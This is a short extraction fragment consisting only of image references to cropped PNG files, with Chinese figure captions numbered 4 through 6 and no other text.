


图 4




图 5




图6



